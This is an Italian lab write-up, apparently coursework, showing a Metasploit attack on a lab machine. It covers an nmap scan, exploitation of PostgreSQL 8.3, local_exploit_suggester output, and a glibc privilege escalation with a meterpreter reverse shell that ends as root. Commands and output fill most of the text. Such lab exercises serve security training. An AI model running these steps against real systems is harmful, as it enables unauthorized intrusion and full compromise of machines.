Come sempre partiamo da un NMAP, quindi abbiamo identificato che sulla porta 5432 è attivo il servizio postgressql:

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```


A questo punto apriamo msfconsole e cerchiamo exploit per questo servizio:

```
msf6 > search postgres
```

Selezioniamo quello che ci interessa e lo configuriamo inserendo l'indirizzo IP target per esempio:


```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.50.101
RHOST ⇒ 192.168.50.101
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
```

Seguendo la traccia e i suggerimenti del prof, ho cercato dei moduli post che scansionano vulnerabilità locali e ne ho trovato uno in particolare:
"post/multi/recon/local_exploit_suggester"



```
msf6 post(linux/gather/enum_system) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.101 - Collecting local exploits for x86/linux ...
[*] 192.168.50.101 - 198 exploit checks are being tried ...
[+] 192.168.50.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.101 - Valid modules for session 1:
============================

 #  Name                                                Potentially Vulnerable?  Check Result
 -  ----                                                -----------------------  ------------
 1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2  exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3  exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6  exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
```

come possiamo vedere quelle in verde sono le vulnerabilità che possiamo sfruttare.
Proviamo a sfruttare la prima, cambiando architettura di destinazione e il payload e lo runniamo.



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set TARGETARCH x86
[!] Unknown datastore option: TARGETARCH. Did you mean TARGET?
TARGETARCH ⇒ x86
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.8YETiW' (1279 bytes) ...
[*] Writing '/tmp/.pJkZ41' (276 bytes) ...
[*] Writing '/tmp/.Wo9fvdrygn' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.101:42463) at 2024-12-18 11:32:12 -0500

meterpreter > getuid
Server username: root
meterpreter >
```

Siamo root!!!